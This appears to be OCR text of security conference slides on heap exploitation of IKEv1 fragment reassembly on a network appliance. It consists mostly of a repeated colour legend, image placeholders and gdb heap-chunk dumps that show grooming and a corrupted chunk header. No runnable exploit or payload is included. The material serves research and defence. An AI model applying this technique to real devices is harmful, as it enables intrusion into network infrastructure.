
- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag




Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 20 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P  free_pc:0x0868d28d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 F sz:0x048f0 fl:-P  free_pc:0x08664fc0,-
0xacd7f9e0 M sz:0x007b0 fl:C- alloc_pc:0x50505050,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
(gdb) dlchunk 0xacd7d940 -c 20 -p 0x44
0xacd7d940 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag




Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 6 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P  free_pc:0x0868d28d,- 0x6666 ff
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x048f0 fl:CP alloc_pc:0x0869460d,- 0x5151 QQ
0xacd7f9e0 M sz:0x007b0 fl:CP alloc_pc:0x50505050,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
(gdb) dlchunk 0xacd7d940 -c 20 -p 0x44
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5252 RR
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5353 SS
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5454 TT
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5555 UU
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x00004443,- 0x5656 VV
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet




Exploit in a (coco)nut shell

.bss:0xb2b7480 ch_is_validating = non-zero (Checkheaps disabled)

```
struct malloc_chunk @ 0xacd7f980 {
prev_foot   = 0x8180d4d0
size        = 0x810 (CINUSE|PINUSE)
struct mp_header @ 0xacd7f988 {
mh_magic       = 0xa11c0123
mh_len         = 0x7e4
mh_refcount    = 0x0
mh_unused      = 0x0
mh_fd_link     = 0xc2e00000 (-)
mh_bk_link     = 0xb2b7470 (-)
alloc_pc       = 0x4443 (-)
free_pc        = 0x4241c448 (-)
```

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes
- Pink: confused session reassembled
- Purple: replacement frag
- Grey: overlapping packet



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

